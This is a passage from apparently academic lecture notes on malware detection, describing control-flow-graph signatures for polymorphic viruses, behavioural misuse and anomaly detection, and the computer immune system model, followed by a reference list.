One promising technique for dealing with polymorphic vira is the use of static program analysis to build up a control flow graph (CFG) for the executable being checked. A CFG is a graph whose *nodes* correspond to the *basic blocks* of the program, where a basic block is a sequence of instructions with at most one control flow instruction (i.e. a call, a possibly conditional jump etc.), which, if present, is the last instruction in the block, and where the *edges* correspond to possible paths between the basic blocks. Even if groups of instructions with no effect are inserted into the code as illustrated in Figure 6, the basic flow of control in the program is maintained, so the CFGs for the original virus and for the polymorphic variant should have the same form. This is illustrated in Figure 10, which shows the CFG of the original code and a polymorphic variant. Essentially the CFG is a kind of signature for the virus. Of course the method relies on the code for the original virus being known –



Figure 10: CFG of part of the Chernobyl virus (left) and the polymorphic variant shown in Figure 6 (right). The boxes enclose the basic blocks of the code.

or at least that the analyst has already unambiguously identified at least one variant of the virus.

An example of this approach can be seen in the SAFE tool reported by Christodorescu and Jha [3]. A disadvantage is that the method is currently very slow. On an computer with an Athlon 1GHz CPU and 1GB of RAM, analysis of all variants of the Hare virus to build up the CFGs and to annotate them to indicate "empty code" took 10 seconds of CPU time. To build up the annotated CFG for a fairly large non-malicious executable (QuickTimePlayer.exe, size approx. 1MB) took about 800 seconds of CPU time. However, the method was extremely effective at recognising viral code, even when it appeared in quite obscure variants. False positive and false negative rates of 0% were reported for the examples tested. It must be expected that improvements in the technique will make it suitable for practical use in real-time detection of viral code.

6.3 Behavioural Methods of Detection

All the methods which we have discussed up to now rely on handling the code of the possible malware. A completely different approach is represented by methods which do not look at the code, but which monitor in real time the *behaviour* caused by the pieces of software running in the system. At the host level, this can for example be done by adding code stubs to the request handler for operating system calls, so that every call is checked, and

suspicious activities or patterns of activity cause an alarm. This is basically very similar to what is done in a host-based intrusion detection system (HIDS), and behavioural malware detection may indeed be incorporated in a HIDS.

Behavioural systems, like IDSs, fall into two classes, depending on whether they take a positive or negative view of things as their starting point. The two approaches are:

Misuse detection: Systems which follow this approach build up a model of known patterns of misuse. Any pattern of behaviour described by the model is classified as suspicious.

Anomaly detection: Systems which follow this approach build up a model of the normal behaviour of the system. Any pattern of behaviour *not* described by the model is classified as suspicious.

Individual activities which might typically be considered interesting to monitor include:

- Attempts to format disc drives or perform other irreversible disc operations.
- Attempts to open or delete files.
- Attempts to modify executable files, scripts or macros.
- Attempts to modify configuration files and the contents of the registry or similar (for example to change the list of programs to be started automatically on startup).
- Attempts to modify the configuration of e-mail clients or IM clients, so they send executable material.
- Attempts to open network connections.

Even if the individual events are not especially suspicious, combinations of them may well be, and so behavioural detection systems build up signatures describing characteristic sequences of such events. Depending on whether the malware detection system uses the anomaly detection or misuse detection approach, these sequences may be found from:

- Statistical observations, defining what is "normal behaviour" in a statistical sense;
- Models describing the permitted behaviour of the system, for example as a set of traces (event sequences) which the system may exhibit, or as a Finite State Automaton or Push-down Automaton. The set of traces or the FSA or PDA can for example be derived from a policy describing the allowed behaviour [8], or from the CFGs of the programs in the system;
- Models describing possible modes of misbehaviour of the system;
- Heuristics.

For example, in the system described by Forrest et al. [16], a statistical model (actually a Hidden Markov model) is built up for normal behaviour. Observed sequences of behaviour which are very improbable according to the Markov model are considered suspicious.

Several commercial anti-malware systems include this type of detection mechanism as one of their elements. The systems offered by Symantec and by Cisco follow a misuse detection approach which is essentially based on a model of possible modes of misbehaviour, as described above. IBM's system is slightly different, as it is based on the concept of a *digital immune system*, described by Forrest, Kephart and others [14, 7]. This is a computer analogue of a biological immune system.



Figure 11: Operation of a computer immune system (after ref. [7])

The biological immune system within a living organism works in the way that specific proteins known as *antigens* on the surface of foreign agents such as vira are recognised as not belonging to the organism – this is often expressed by saying that they are not part of the organism's *self*. The recognition process is mediated by special immune-cell receptors, which are often part of specialised cells such as macrophages or T-cells. Such cells communicate with one another when they are activated by antigens, with the result that a large set of T-cells build up a collective memory of the antigen which can be used to recognise later attacks by the same foreign agent. In this way, attacks by known agents can be dealt with more quickly than attacks by completely new agents.

In a computer system, "self" is the set of software which is present under normal circumstances, when there is no malware about. The functionality of immune cells such as the T-cells is emulated by a recogniser which attempts to recognise patterns of abnormal behaviour which have previously been seen. If a known pattern is recognised, the system attempts to neutralise the virus concerned. If abnormal behaviour which has not been seen before is observed, the recogniser communicates with a central system, where the new behaviour is analysed and countermeasures for neutralising it are determined. This procedure is illustrated in Figure 11. The new information is distributed to all the antivirus systems which are associated with this central system, so that the recognisers in all the computer systems receive information about how to recognise the new virus and how

to neutralise it. This distribution of information is analogous to the inter-immune-cell communication which builds up the collective memory of the foreign agent in the biological system.

7 Further Information about Malware

These notes are not a catalogue of malware. To find out about individual items of malware, you should consult the Web sites operated by major anti-malware suppliers. The organisation CERT (`http://www.cert.org`) collects and disseminates information about new attacks, and maintains a large archive describing historical ones.

References

[1] A. V. Aho and M. J. Corasick. Efficient string matching: An aid to bibliographic search. *Communications of the ACM*, 18(6):333–340, June 1975.

[2] Paul Barford and Vinod Yegneswaran. An inside look at botnets. In Mihai Christodorescu, Somesh Jha, Douglas Maughan, Dawn Song, and Cliff Wang, editors, *Malware Detection*, volume 27 of *Advances in Information Security*, chapter 8. Springer, 2007.

[3] Mihai Christodorescu and Somesh Jha. Static analysis of executables to detect malicious patterns. In *Proceedings of the 12th USENIX Security Symposium, Washington, D.C.*, pages 169–186. USENIX Association, August 2003.

[4] Peter Denning. The science of computing: Computer viruses. *American Scientist*, 76(3):236–238, May 1988.

[5] Peter Denning. *Computers under Attack: Intruders, Worms and Viruses*. Addison-Wesley, Reading, Mass., 1990.

[6] R. N. Horspool. Practical fast searching in strings. *Software – Practice and Experience*, 10(6):501–506, 1980.

[7] Jeffrey O. Kephart. A biologically inspired immune system for computers. In R. A. Brooks and P. Maes, editors, *Artificial Life IV: Proceedings of the 4th International Workshop on the Synthesis and Simulation of Living Systems*, pages 130–139. MIT Press, 1994.

[8] Calvin Ko, George Fink, and Karl Levitt. Automated detection of vulnerabilities in privileged programs by execution monitoring. In *Proceedings of the 10th Annual Computer Security Applications Conference, Orlando, Florida*, pages 134–144. IEEE Computer Society Press, December 1994.

[9] John Kristoff. Botnets. In *Proceedings of NANOG32, Reston, Virginia*, October 2004. 32 pages. Available via URL: `http://www.nanog.org/mtg-0410/`.

[10] Microsoft Corporation. *Visual Studio, Microsoft Portable Executable and Common Object File Format Specification, Revision 8.0*, May 2006.

[11] Carey Nachenberg. Computer virus-antivirus coevolution. *Communications of the ACM*, 40(1):46–51, January 1997.

[12] Gonzalo Navarro. NR-grep: a fast and flexible pattern matching tool. *Software Practice and Experience*, 31:1265–1312, 2001.

[13] J. F. Shoch and J. A. Hupp. The "Worm" program – Early experience with a distributed computation. *Communications of the ACM*, 25(3):172–180, 1982.

[14] Anil Somayaji, Steven Hofmeyr, and Stephanie Forrest. Principles of a computer immune system. In *Proceedings of the 1997 New Security Paradigms Workshop, Langdale, Cumbria*, pages 75–82. ACM, 1997.

[15] TIS Committee. *Tools Interface Standard Portable Formats Specification, version 1.1*, October 1993. Available from URL: `http:///www.acm.uiuc.edu/sigops/rsrc/pfmt11.pdf`.

[16] Christina Warrender, Stephanie Forrest, and Barak Pearlmutter. Detecting intrusions using system calls: Alternative data models. In *Proceedings of the 1999 IEEE Symposium on Computer Security and Privacy, Oakland, California*, pages 133–145. IEEE Computer Society Press, May 1999.

[17] Sun Wu and Udi Manber. A fast algorithm for multi-pattern searching. Technical Report TR-94-17, Department of Computer Science, University of Arizona, Tucson, 1994.